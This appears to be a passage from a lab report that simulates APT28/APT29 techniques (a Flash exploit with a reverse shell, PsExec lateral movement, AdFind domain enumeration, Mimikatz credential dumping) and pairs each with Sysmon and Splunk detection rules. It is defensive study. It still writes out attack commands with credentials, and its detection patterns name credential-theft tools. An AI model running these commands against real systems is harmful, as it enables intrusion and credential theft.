
C:\Users\IEUser>cd ..
C:\Users>cd IEUser
C:\Users\IEUser>cd Downloads
C:\Users\IEUser\Downloads>ls
Sysmon Sysmon.exe Sysmon.zip config.xml desktop.ini f fp_17.0.0.134.exe
C:\Users\IEUser\Downloads>Sysmon.exe -accepteua -i config.xml
```

In Event Viewer events related to attack could be found:


- a) From this event details couple important information can be obtained, like:
 - Source IP address – 192.168.0.66 (Victim's IP)
 - Source Hostname – IEWIN7.home
 - Source Port – 49172
 - Destination IP – 192.168.0.108 (Attacker's IP)
 - Destination Port – 4444

Source IP is from Victim's machine so that means that reverse shell was executed as a payload for exploit.


³ <https://github.com/SwiftOnSecurity/sysmon-config> [access 24.04.2022]



b) Next event is related to Flash Player:



c) Next events shows which commands where executed by attacker. What is interesting only shell commands can be seen. Commands that were executed with meterpreter are not logged:



IE8 - Win7 (Migawka 1) [Uruchomiona] - Oracle VM VirtualBox

Plik Maszyna Widok Wejście Urządzenia Pomoc

Event Viewer

File Action View Help

Operational Number of events: 7 () New events available

Level	Date and Time	Source	Event...	Task Category
Event 1, Sysmon				

General Details

Process Create:
RuleName: -
UtcTime: 2022-04-24 14:12:03.577
ProcessGuid: {7901ebac-5ab3-6265-4b00-000000002d00}
ProcessId: 1228
Image: C:\Windows\System32\whoami.exe
FileVersion: 6.1.7600.16385 (win7_rtm.090713-1255)
Description: whoami - displays logged on user information
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: whoami.exe
CommandLine: whoami
CurrentDirectory: C:\Users\IEUser\Downloads\
User: IE8WIN7\IEUser
LogonGuid: {7901ebac-57bc-6265-78e9-000000000000}
LogonId: 0xe978
TerminalSessionId: 1
IntegrityLevel: Low
Hashes: MD5=0EBF71E33EF09CA65D9683AFA999C473,SHA256=599EFD455AEEFE2044A9B597061F271595033F5D0DF2C99DFDBCA8394BBCEC3,IMPHASH=C5352B949915AB8CD5E1844790D19274

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 4/24/2022 7:12:03 AM
Event ID: 1 Task Category: Process Create (rule: ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: IE8WIN7
OpCode: Info
More Information: [Event Log Online Help](#)

Actions

Operational


- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Disable Log
- Find...
- Save All Events As...
- Attach a Task To this L...
- View
- Refresh
- Help

Event 1, Sysmon

- Event Properties
- Attach Task To This Ev...
- Save Selected Events...
- Copy
- Refresh
- Help

Contains commands for customizing this window.

7:15 AM 4/24/2022 Right Control



4. PsExec

4.1. Techniques

T1570 Lateral Tool Transfer


T1203 Exploitation for Client Execution

4.2. General

CozyDuke group that is associated with APT29 group managed to transfer and execute binaries on remote hosts and then lateral movement in victim's environment⁴. Attackers used Living-off-the-land tactic which means using tools pre-installed on system to do malicious work. One of these tools is PsExec.

4.3. Infrastructure

⁴ https://www.welivesecurity.com/wp-content/uploads/2019/10/ESET_Operation_Ghost_Dukes.pdf [access 20.05.2022]



4.4. Attack simulation

On attacker's machine command was issued:

```
PsExec.exe \\10.33.128.12 -u Administrator -p "WVAk&ffG@#f8%8pB" -h -c
"malicious_script.bat.txt"
```

This allowed to copy file to remote host. Command:

```
PsExec.exe \\10.33.128.12 -u Administrator -p WVAk&ffG@#f8%8pB -h -i cmd
```

Allowed to run remote shell on victim's machine with Administrator user privileges.

```
\\10.33.128.12: cmd
Input is only passed to the remote system when you press the enter
key, and typing Ctrl-C terminates the remote process.

If you omit a user name the process will run in the context of your
account on the remote system, but will not have access to network
resources (because it is impersonating). Specify a valid user name
in the Domain\User syntax if the remote process requires access
to network resources or to run in a different account. Note that
the password and command is encrypted in transit to the remote system.

Error codes returned by PsExec are specific to the applications you
execute, not PsExec.

'ffG@#f8%8pB' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\User\Downloads\PSTools>PsExec.exe \\10.33.128.12 -u Administrator -p "WVAk&ffG@#f8%8pB" -h -i cmd

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
hacker\administrator

C:\Windows\system32>
```

4.5. Attack detection

Using Splunk UniversalForwarder and Splunk we were able to see events related to execution of psexec. Rule for detection in Splunk looks as follows:

```
((ServiceName="PSEXESVC" ((EventCode="7045" ServiceFileName="*\\"PSEXESVC.exe") OR
EventCode="7036")) OR (EventCode="1" Image="*\\"PSEXESVC.exe" User="NT
AUTHORITY\\SYSTEM")) | table
EventCode,CommandLine,ParentCommandLine,ServiceName,ServiceFileName
```

Time	Event
5/21/2022 11:56:15 AM 11:56:15.000 AM	LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=win16server.hacker.local Show all 38 lines
5/21/2022 11:54:58 AM 11:54:58.000 AM	host = WIN16SERVER : index = main : source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

5. AdFind

5.1. Techniques


T1482 Domain Trust Discovery

T1018 Remote System Discovery

5.2. General

APT29 has used AdFind to enumerate remote systems⁵.

5.3. Infrastructure



5.4. Attack simulation

On attacker's machine commands were issued:

```
AdFind.exe -h 10.33.128.12 -u Administrator -up password -f "(objectcategory=person)"
```

```
AdFind.exe -h 10.33.128.12 -u Administrator -up password -f "(objectcategory=computer)"
```

⁵ <https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/> [access 20.05.2022]

```
AdFind.exe -h 10.33.128.12 -u Administrator -up password -gcb -sc -trustdmp
```

```
AdFind.exe -h 10.33.128.12 -u Administrator -up password -sc computers_pwdnotreqd
```

Commands above allowed to gather information about Active Directory users and groups.

Splunk detection rule:

```
(source="WinEventLog:*" AND (CommandLine="*objectcategory*" OR  
CommandLine="*trustdmp*" OR CommandLine="*dcmodes*" OR CommandLine="*dclist*" OR  
CommandLine="*computers_pwdnotreqd*") AND Image="*\adfind.exe")
```

Search Results				
< Hide Fields		All Fields	List	Format
			50 Per Page	
a Computer 1 a CurrentDirectory 1 a Description 1 a dest 1 a EventChannel 1 # EventCode 1 a EventDescription 1 # EventID 1 a eventtype 1 a FileVersion 1 a Guid 1 a Hashes 1 a Image 1 a IMPHASH 1 a IntegrityLevel 1 a Keywords 1 # Level 1 # linecount 1 a LogonGuid 1 a LogonId 1 a MDS 1 a Name 1 a objectcategory 2 # Opcode 1 a original_file_name 1 a OriginalFileName 1 a os 1 a parent_process 1 a parent_process_exec 1 a parent_process_guid 1 # parent_process_id 1 a parent_process_name 1 a parent_process_path 1 a ParentCommandLine 1 a ParentImage 1 a ParentProcessGuid 1	i Time	Event	<Data Name='ParentProcessGuid'>(B9FDC85-37A6-6283-5F13-000000001200)</Data><Data Name='ParentProcessId'>7520</Data><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>C:\Windows\system32\cmd.exe /s /k pushd "C:\Users\Admin\Downloads\AdFind"</Data><Data Name='ParentUser'>HACKER\ADMIN</Data><Event> host = WIN16SERVER : index = main : source = XmlWinEventLog:Microsoft-Windows-Sysmon\Operational : sourcetype = xmlwineventlog	Szukaj
	5/17/22 7:52:00:000 AM		<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-4E3B-06F5698FBF09}'><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x00000000</Keywords><TimeCreated SystemTime="2022-05-17T05:52:00.344Z" /><EventRecordID>5685</EventRecordID><Correlation><Execution ProcessID='6780' ThreadID='3768' /><Channel>Microsoft-Windows-Sysmon\Operational</Channel><Computer>win16server.hacker.local</Computer><Security UserID='5-1-5-18' /><EventData><Data Name='RuleName'></Data><Data Name='UtcTime'>2022-05-17 05:52:00.344Z</Data><Data Name='ProcessGuid'>(B9FDC85-3800-6283-7313-000000001200)</Data><Data Name='ProcessId'>2860</Data><Data Name='Image'>C:\Users\Admin\Downloads\AdFind\AdFind.exe</Data><Data Name='FileVersion'>1.57.0.6033</Data><Data Name='Description'></Data><Data Name='Product'>AdFind</Data><Data Name='Company'>www.joeware.net</Data><Data Name='OriginalFileName'>AdFind.exe</Data><Data Name='CommandLine'>AdFind.exe -h 1 0.33.12.18 -u Administrator -up "WVA&ffG@#%8pB%" -sc computers_pwdnreqd</Data><Data Name='CurrentDirectory'>C:\Users\Admin\Downloads\AdFind</Data><Data Name='User'>HACKER\ADMIN</Data><Data Name='LogonGuid'>(B9FDC85-AA6B-6282-2178-060000000000)</Data><Data Name='LogonId'>0x67821</Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5-5483D0573C6A239F9A506E5B2037B0..SHA256=F1570980F03CCD42298ECE87343617240845952610AC632AC624F455E..IMPHASH=D144DE8171D7B2CEBAA2201AD30476</Data><Data Name='ParentProcessGuid'>(B9FDC85-37A6-6283-5F13-000000001200)</Data><Data Name='ParentProcessId'>7520</Data><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>C:\Windows\system32\cmd.exe /s /k pushd "C:\Users\Admin\Downloads\AdFind"</Data><Data Name='ParentUser'>HACKER\ADMIN</Data><Event>	
		Event Actions		
		Type	Field	Value
		Selected	host	WIN16SERVER
			index	main
			source	XmIWinEventLog:Microsoft-Windows-Sysmon\Operational
			sourcetype	xmlwineventlog
		Event	CommandLine	AdFind.exe -h 10.33.12.18 -u Administrator -up "WVA&ffG@#%8pB%" -sc computers_pwdnreqd
			Company	www.joeware.net
			Computer	win16server.hacker.local

The screenshot shows the Splunk Enterprise search interface. The top navigation bar includes 'splunk>enterprise', 'Apps ▾', 'Administrator', 'Messages', 'Settings', 'Activity', 'Help', and 'Find'. Below the navigation is a search bar with the placeholder 'Search & Reporting'. The main area is titled 'New Search' with a search bar containing '(CommandLine=""objectcategory"" OR CommandLine=""trustdmp"" OR CommandLine=""dcmodes"" OR CommandLine=""dcclist"" OR CommandLine=""computers_pwdnotreqd"") AND Image=""\\adfind.exe""'. The search results show 5 events from May 21, 2022, at 12:18:30 PM. The results table has columns for 'Time' and 'Event'. The 'Event' column displays XML log entries related to 'adfind.exe' processes. On the left, there are sections for 'Selected Fields' (host, index, source, sourcetype) and 'Interesting Fields' (action, CommandLine, Company, Computer, CurrentDirectory, Description, dest, EventChannel). The bottom right of the interface shows a '1 second per column' scale.

6. Mimikatz


6.1. Techniques

T1003 Credential Dumping

6.2. General

APT28 regularly deploys both publicly available (ex: [Mimikatz](#)) and custom password retrieval tools on victims⁶.

6.3. Infrastructure



6.4. Attack simulation

Mimikatz copied to victim's machine was used to dump hashes of passwords users and Kerberos tickets.

Commands issued:

Sekurlsa::logonPasswords

Sekurlsa::tickets /export

Lsadump::lsa /patch

6.5. Detection

Splunk Detection Rule:

```
("mimikatz" OR "mimilib" OR "<3 eo.oe" OR "eo.oe.kiwi" OR "privilege::debug" OR  
"sekurlsa::logonpasswords" OR "lsadump::sam" OR "mimidrv.sys")
```

⁶ <https://www.welivesecurity.com/wp-content/uploads/2016/10/eset-sednit-part-2.pdf> [access 20.05.2022]

enterprise Apps ▾

Administrator ▾ 3 Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As ▾ Create Table View Close

[{"mimikatz" OR "mimilib" OR "<3 eo.eo.e" OR "eo.ee.kiwi" OR "privilege::debug" OR "sekurlsa::logonpasswords" OR "lsadump::sam" OR "mimidrv.sys"}] All time

✓ 70 events (before 5/21/22 12:43:36.000 PM) No Event Sampling ▾

Job ▾

Events (70) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect 1 hour per column

List ▾ 10 Per Page ▾

< Prev 1 2 3 4 5 6 7 Next >

SELECTED FIELDS	INTERESTING FIELDS
a CommandLine 1 a host 1 a index 1 a source 1 a sourcetype 1	a ComputerName 1 a Contents 4 a CreationUtcTime 27 # EventCode 7 # EventType 2 a Hash 16 a Image 5

Time Event

> 5/19/22 1:42:41.000 AM ... 18 lines omitted ...
ProcessId: 4344
Image: C:\Windows\Explorer.EXE
TargetFilename: C:\Users\Admin\Downloads\mimikatz_trunk\x64\mimidrv.sys:Zone.Identifier
CreationUtcTime: 2013-01-22 01:07:40.000
Hash: MD5=FBCCF14D504B7B2D8CB5A5BDA75BD93B, SHA256=EACD09517CE90D34BA562171D15AC40302F0E691B439F91B1E6406E25F5913, IMPHASH=0000000000000000
00000000000000000000000000000000
Show all 25 lines
host = WIN16SERVER : index = main : source = WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

> 5/19/22 1:42:41.000 AM ... 18 lines omitted ...
ProcessId: 4344
Image: C:\Windows\Explorer.EXE
TargetFilename: C:\Users\Admin\Downloads\mimikatz_trunk\x64\mimidrv.sys:Zone.Identifier
CreationUtcTime: 2013-01-22 01:07:40.000